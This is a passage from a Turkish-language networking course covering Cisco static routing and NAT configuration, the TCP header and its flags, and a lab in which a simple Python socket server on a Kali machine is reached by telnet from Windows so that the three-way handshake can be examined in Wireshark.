Router(config)#ip route 192.168.1.64 255.255.255.224 2.2.2.2
Router(config)#
```

```
Router>enable
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#ip route 192.168.1.32 255.255.255.224 2.2.2.1
Router(config)#ip route 192.168.1.0 255.255.255.224 2.2.2.1
Router(config)#ip route 1.1.1.0 255.255.255.252 2.2.2.1
Router(config)#
```

Kutular arasında ICMP trafiği oluşturulduğu takdirde iletişimin başarısız olduğu görülecektir. Bunun sebebi başta clienlara default gateway tanımlanmamış olmasıdır.



Gateway adresleri tanımlandıktan sonra paket iletişimin sağlandığı ICMP mesajları ile aşağıdaki gibi kanıtlanmıştır;

```
PC10
Physical Config Desktop Software/Services
Command Prompt
PC>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes=32 time=30ms TTL=253
Reply from 192.168.1.1: bytes=32 time=18ms TTL=253
Reply from 192.168.1.1: bytes=32 time=18ms TTL=253
Reply from 192.168.1.1: bytes=32 time=21ms TTL=253

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 18ms, Maximum = 30ms, Average = 21ms


PC>tracert 192.168.1.1

Tracing route to 192.168.1.1 over a maximum of 30 hops:

  0  0 ms    0 ms    0 ms   192.168.1.65
  1  10 ms   1 ms    0 ms   2.2.2.1
  2  12 ms   0 ms    1 ms   192.168.1.1

Trace complete.

PC>
```




NAT

Lan içersinde yapılandırılmış private IP adreslerinin Public IP adresine çevrilmesi işlemine NAT adı verilmektedir. Aşağıdaki uygulamada DEFAULT route yazılarak NAT işlemi yapılmıştır.

UYGULAMA 10 L3 HABERLEŞME NAT

Nat Ve Statik Route İle Haberleşme



https://www.cisco.com/c/en/us/td/docs/security/asa/asa82/configuration/guide/config/route_static.html

Detailed Steps

Command

```
route if_name dest_ip mask gateway_ip  
[distance]
```

Example:

```
hostname(config)# route outside 10.10.10.0  
255.255.255.0 192.168.1.1 [1]
```

Router 0:

```
Router>enable
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface se2/0
Router(config-if)#ip addr 1.1.1.1 255.255.255.252
Router(config-if)#no sh

%LINK-5-CHANGED: Interface Serial2/0, changed state to down
Router(config-if)#clock rate 9600
Router(config-if)#exit
Router(config)#
Router(config)#access-list 101 ?
    deny      Specify packets to reject
    permit    Specify packets to forward
    remark    Access list entry comment
Router(config)#:
Router(config)#access-list 101 permit ?
    ahp       Authentication Header Protocol
    eigrp     Cisco's EIGRP routing protocol
    esp       Encapsulation Security Payload
    gre       Cisco's GRE tunneling
    icmp      Internet Control Message Protocol
    ip        Any Internet Protocol
    ospf      OSPF routing protocol
    tcp       Transmission Control Protocol
    udp       User Datagram Protocol
Router(config)#access-list 101 permit ip 192.168.10.0 ?
    A.B.C.D   Source wildcard bits
Router(config)

Router(config)#access-list 101 permit ip 192.168.10.0
0.0.0.255 ?
    A.B.C.D   Destination address
    any       Any destination host
    host      A single destination host
Router(config)#access-list 101 permit ip 192.168.10.0
0.0.0.255 any
Router(config)#access-list 101 permit ip 192.168.20.0
0.0.0.255 any
Router(config)#ip nat pool mypool ?
    A.B.C.D   Start IP address
Router(config)#ip nat pool mypool 1.1.1.1 1.1.1.1 ?
    netmask   Specify the network mask
Router(config)#ip nat pool mypool 1.1.1.1 1.1.1.1 netmask
255.255.255.252
Router(config)#
Router(config)#
Router(config)#
Router(config)#ip nat inside source list ?
    <1-199>   Access list number for local addresses
    WORD      Access list name for local addresses
Router(config)#ip nat inside source list 101 ?
    interface Specify interface for global address
    pool       Name pool of global addresses
Router(config)#
Router(config)#ip nat inside source list 101 pool mypool ?
```

```

Router(config)#ip nat inside source list 101 pool mypool
overload
Router(config)#interface fa 0/0.10
Router(config-subif)#ip nat inside
Router(config-subif)#interface fa 0/0.20
Router(config-subif)#ip nat inside
Router(config-subif)#interface se 2/0
Router(config-if)#ip nat outside
Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0,
changed state to up

Router(config-if)#do debug ip nat
IP NAT debugging is on

Router(config-if)#exit
Router(config)#ip route 0.0.0.0 0.0.0.0 1.1.1.2
Router(config)#exit

```

Router 1:

```

Router(config)#interface se 2/0
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up

Router(config-if)#ip addr 1.1.1.2 255.255.255.252
Router(config-if)#no sh
Router(config-if)#interface fa 0/0
Router(config-if)#ip addr 10.0.0.1 255.255.255.240
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state
to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/0, changed state to up

Router(config-if)#ip route 0.0.0.0 0.0.0.0 1.1.1.1
Router(config)#

```

Ping Ve Debug:

```
PC>ping 192.168.20.2

Pinging 192.168.20.2 with 32 bytes of data:


Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=1ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127

Ping statistics for 192.168.20.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

PC>ping 10.0.0.1

Pinging 10.0.0.1 with 32 bytes of data:


Reply from 10.0.0.1: bytes=32 time=1ms TTL=254
Reply from 10.0.0.1: bytes=32 time=1ms TTL=254
Reply from 10.0.0.1: bytes=32 time=13ms TTL=254
Reply from 10.0.0.1: bytes=32 time=6ms TTL=254
```



Yukarıdaki yapılandırma incelendiğinde NAT işlemi için access list yazıldığı görülmüştür. Access List konusunda ilerde daha detaylı değinilecektir. L3 görevlerinden bir tanesinde hatırlanacağı üzere paket filtreleme idi. İşte bu iş access list denilen yapılar sayesinde işlev

bulmaktadır. Bir sonraki adımda router 0 üzerinde iç IP adreslerinin dönüştürüleceği IP aralığı verilmiştir. NAT havuzu oluşturulduktan sonra source list ile uyulacak access list gösterilerek NAT için overload yöntemi seçilmiştir. NAT yapılacak paketlerin gireceği ve çıkacağı interface'ler ip nat inside, ip nat outside komutları ile belirlenerek NAT işlemi gerçekleştirilmiştir.

4. Katman TRANSPORT yani nakil katmanıdır. Nakil katmanının **görevi uçtan uca erişim sağlamaktır.** Bu katmanda TCP ve UDP protokolleri çalışmaktadır. Router, switch ve kablolar yardımıyla taşınan veriler hedef ağa gönderildiğinde hedef ağdaki sunucu üzerinde barınan bir uygulamaya belli bir portundan ulaşmalıdır. Gerekse ağ soketleri programlarken gerekse uçtan uca uygulamalara erişirken mantıksal portlar devreye girer. Bu portlar UDP ya da TCP port olabilirler. Verinin encapsule olması aşağıdaki şekilde gösterilmiştir;




TCP RFC 793 ile tanımlanmıştır. <https://tools.ietf.org/html/rfc793> Aşağıdaki şekilde TCP başlık yapısı gösterilmiştir;


Transmission Control Protocol (TCP) Header

20-60 bytes

source port number 2 bytes										destination port number 2 bytes											
sequence number 4 bytes																					
acknowledgement number 4 bytes																					
data offset 4 bits				reserved 3 bits						control flags 9 bits							window size 2 bytes				
checksum 2 bytes										urgent pointer 2 bytes											
optional data 0-40 bytes																					



TCP UDP'ye nazaran daha sağlamcı bir protokoldür. Bağlantılarını 3'lü el sıkışma ile yapar. Bağlantının başlatılması aşağıdaki gibidir;



TCP flaglerine bakıldığında SYN paketi iletişimi başlatmak için kullanılan senkronizasyonu belirtmektedir. ACK onay paketi olarak (acknowledge) kullanılır. RST oturumları aniden sonlandırmak için kullanılırken, FIN paketi oturumları normal bir şekilde sonlandırmak için kullanılmaktadır. URG acil işlem yapılması gerektiğini, PUSH verinin stack içerisinde bir üst katmana çıkartılması gerektiğini belirtir. Ağda çarpma olduğunda ECE biti ayarlı TCP paketleri gönderilir.

UYGULAMA 11 SOCKET PROGRAMLAMA 3 WAY HANDSHAKE

Wireshark programını başlatınız. Herhangi bir şekilde TCP bağlantısı kurarak TCP trafiğinden paket analizi yaparak teori bilgilerinizi pratiğe dökünüz. Katılımcılar herhangi bir internet sitesine bağlanarak TCP trafiğine bakabilir fakat aydınlatıcı olması açısından bu uygulamada socket programlama yapılarak aradaki trafik analiz edilmiştir. KALI kutuda server programı yazılarak Windows 7 kutudan client bağlantısı yapılmıştır.

```

root@kali:~/Desktop/pserv# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.129 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::20c:29ff:fe6c:e704 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:6c:e7:04 txqueuelen 1000 (Ethernet)
    RX packets 2468 bytes 166705 (162.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 71 bytes 10028 (9.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.217.137 netmask 255.255.255.0 broadcast 192.168.217.255
    inet6 fe80::20c:29ff:fe6c:e718 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:6c:e7:18 txqueuelen 1000 (Ethernet)
    RX packets 2564 bytes 309191 (301.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 64 bytes 10764 (10.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 132 bytes 7436 (7.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 132 bytes 7436 (7.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop/pserv#

```

Server programı aşağıdaki gibi yazılmıştır:

```
#!/usr/bin/env python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.bind(("0.0.0.0",4444))

s.listen(3)
print "SERVER WAITING A CONNECTION FROM REMOTE HOST\n"

(clientsocket,(rhost, rport)) = s.accept()

print "CONNECTION ESTABLISHED FROM IP:%s AND PORT:%d"%(rhost,rport)

while True:

    clientsocket.send("LISTENING... DONE!\n MESSAGE_TEXT:")

    newmessage = clientsocket.recv(2048)

    print newmessage

    if newmessage.strip() == "exit":

        break

clientsocket.close()

s.close()
```

Port durumlarına bakıldığı zaman;

```
root@kali:~/Desktop/pserv# ./server.py
SERVER WAITING A CONNECTION FROM REMOTE HOST
```

```
root@kali:~/Desktop/pserv# netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4444             0.0.0.0:*               LISTEN      2299/python
udp        0      0 0.0.0.0:68              0.0.0.0:*               *          2091/hclient
udp        0      0 0.0.0.0:68              0.0.0.0:*               *          1636/hclient
```

Henüz bir bağlantı olmadığı için server tarafıda 4444 portu LISTEN durumda görülmektedir.

Windows kutudan aşağıdaki gibi Telnet ile soket bağlantısı yapılmıştır;

```
C:\Windows\system32>telnet 192.168.217.137 4444_
```

```

LISTENING... DONE! MESSAGE_TEXT:dLISTENING... DONE! MESSAGE_TEXT:eLISTENING... D
DONE! MESSAGE_TEXT:nLISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_T
TEXT:mLISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_TEXT:eLISTENING
... DONE! MESSAGE_TEXT:xLISTENING... DONE! MESSAGE_TEXT:iLISTENING... DONE! MESS
AGE_TEXT:tLISTENING... DONE! MESSAGE_TEXT:
LISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_TEXT:eLISTENING... D
DONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_T
TEXT:aLISTENING... DONE! MESSAGE_TEXT:sLISTENING... DONE! MESSAGE_TEXT:jLISTENING
... DONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_TEXT:iLISTENING... DONE! MESS
AGE_TEXT:aLISTENING... DONE! MESSAGE_TEXT:uLISTENING... DONE! MESSAGE_TEXT:fLIST
ENING... DONE! MESSAGE_TEXT:mLISTENING... DONE! MESSAGE_TEXT:8LISTENING... DONE!
MESSAGE_TEXT:uLISTENING... DONE! MESSAGE_TEXT:xLISTENING... DONE! MESSAGE_TEXT:
BLISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_TEXT:mLISTENING...
DONE! MESSAGE_TEXT:yfLISTENING... DONE! MESSAGE_TEXT:LISTENING... DONE! MESSAGE_
TEXT:mLISTENING... DONE! MESSAGE_TEXT:uLISTENING... DONE! MESSAGE_TEXT:iLISTENIN
G... DONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_TEXT:hLISTENING... DONE! MES
SAGE_TEXT:_

```

Bağlantının kurulduğu aşağıdaki çıktıda görülmektedir;

```

root@kali:~/Desktop/pserv# ./server.py
SERVER WAITING A CONNECTION FROM REMOTE HOST

CONNECTION ESTABLISHED FROM IP:192.168.217.135 AND PORT:49163

```

Port durumuna bakıldığında port durumunun ESTABLISHED olduğu görülmektedir.

```

root@kali:~/Desktop/pserv# netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4444             0.0.0.0:*                LISTEN      2432/python
tcp        0      0 192.168.217.137:4444    192.168.217.135        ESTABLISHED 2432/python
udp        0      0 0.0.0.0:68              0.0.0.0:*                2091/dnsm
udp        0      0 0.0.0.0:68              0.0.0.0:*                1636/dnsm

```

Wireshark üzerindeki trafikte 3'lü el sıkışma aşağıdaki gibi görüntülenmiştir.

*eth1						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
tcp						
No.	Time	Source	Destination	Protocol	Length	Info
62	478.989874467	192.168.217.135	192.168.217.137	TCP	66	49162 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=14
63	478.989949536	192.168.217.137	192.168.217.135	TCP	66	4444 → 49162 [SYN, ACK] Seq=0 Ack=1 Win=29200
64	478.990937392	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
65	478.991301664	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=1 Ack=1 Win=29312
67	479.199358572	192.168.217.137	192.168.217.135	TCP	87	[TCP Retransmission] 4444 → 49162 [PSH, ACK] Seq=1 Ack=1 Win=29312
68	479.200434644	192.168.217.135	192.168.217.137	TCP	66	49162 → 4444 [ACK] Seq=1 Ack=34 Win=65536 Len=0
73	490.132235455	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [PSH, ACK] Seq=1 Ack=34 Win=65536 Len=0
74	490.132288090	192.168.217.137	192.168.217.135	TCP	54	4444 → 49162 [ACK] Seq=34 Ack=2 Win=29312 Len=0
75	490.132392264	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=34 Ack=2 Win=29312 Len=0
76	490.240148949	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [PSH, ACK] Seq=2 Ack=67 Win=65536 Len=0
77	490.240285395	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=67 Ack=3 Win=29312 Len=0
78	490.459829482	192.168.217.137	192.168.217.135	TCP	87	[TCP Retransmission] 4444 → 49162 [PSH, ACK] Seq=67 Ack=3 Win=29312 Len=0
79	490.460939268	192.168.217.135	192.168.217.137	TCP	66	49162 → 4444 [ACK] Seq=3 Ack=100 Win=65536 Len=0
80	490.664030649	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [PSH, ACK] Seq=3 Ack=100 Win=65536 Len=0
81	490.664096937	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=100 Ack=4 Win=29312 Len=0

WIRESHARK üzerinde follow TCP STREAM seçeneği kullanılarak TCP paketleri birleştirilebilir.


```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_eth1_20170809080208_w2IZU2
LISTENING... DONE!
MESSAGE_TEXT: dLISTENING... DONE!
MESSAGE_TEXT: eLISTENING... DONE!
MESSAGE_TEXT: nLISTENING... DONE!
MESSAGE_TEXT: eLISTENING... DONE!
MESSAGE_TEXT: mLISTENING... DONE!
MESSAGE_TEXT: eLISTENING... DONE!
MESSAGE_TEXT: eLISTENING... DONE!
MESSAGE_TEXT: xLISTENING... DONE!
MESSAGE_TEXT: lLISTENING... DONE!
MESSAGE_TEXT: tLISTENING... DONE!
MESSAGE_TEXT:
LISTENING... DONE!
```

Bağlantı kapatılarak port durumuna bakıldığında durumunun CLOSE_WAIT, TIME_WAIT, FIN_WAIT gibi heller aldığı görülmüştür.

```
root@kali:~/Desktop/pserv# netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.217.137:4444    192.168.217.135:49163  TIME_WAIT  -
udp        0      0 0.0.0.0:68             0.0.0.0:*               2091/dhclient
udp        0      0 0.0.0.0:68             0.0.0.0:*               1636/dhclient
root@kali:~/Desktop/pserv#
```

TCP port durumları aşağıdaki şekilde ayrıntılı biçimde gösterilmiştir.

TCP State-Transition Diagram



TCP iletişimde paketin gidip gitmediği ack mekanizması ile onaylandığı için TCP daha sağlamcı bir protokoldür. Sniffer ile yakalanan TCP incelendiğinde aşağıdaki gibi bölümleri görülmüştür.

```

▶ Frame 172: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: Vmware_3f:7f:1d (00:0c:29:3f:7f:1d), Dst: Vmware_6c:e7:18 (00:0c:29:6c:e7:18)
▶ Internet Protocol Version 4, Src: 192.168.217.135, Dst: 192.168.217.137
▼ Transmission Control Protocol, Src Port: 49163, Dst Port: 4444, Seq: 4, Ack: 133, Len: 1
  Source Port: 49163
  Destination Port: 4444
  [Stream index: 1]
  [TCP Segment Len: 1]
  Sequence number: 4 (relative sequence number)
  [Next sequence number: 5 (relative sequence number)]
  Acknowledgment number: 133 (relative ack number)
  Header Length: 20 bytes
  ▶ Flags: 0x018 (PSH, ACK)
  Window size value: 256
  [Calculated window size: 65536]
  [Window size scaling factor: 256]
  Checksum: 0xb2b9 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Data (1 byte)
  Data: 65
  [Length: 1]

```

```

0000 00 0c 29 6c e7 18 00 0c 29 3f 7f 1d 08 00 45 00 ..)l.... )?....E.
0010 00 29 08 cc 40 00 80 06 bd a0 c0 a8 d9 87 c0 a8 ..)..@... ..
0020 d9 89 c0 0b 11 5c ae 94 4a 6c 35 5c 62 ea 50 18 .....\. J15\b.P.
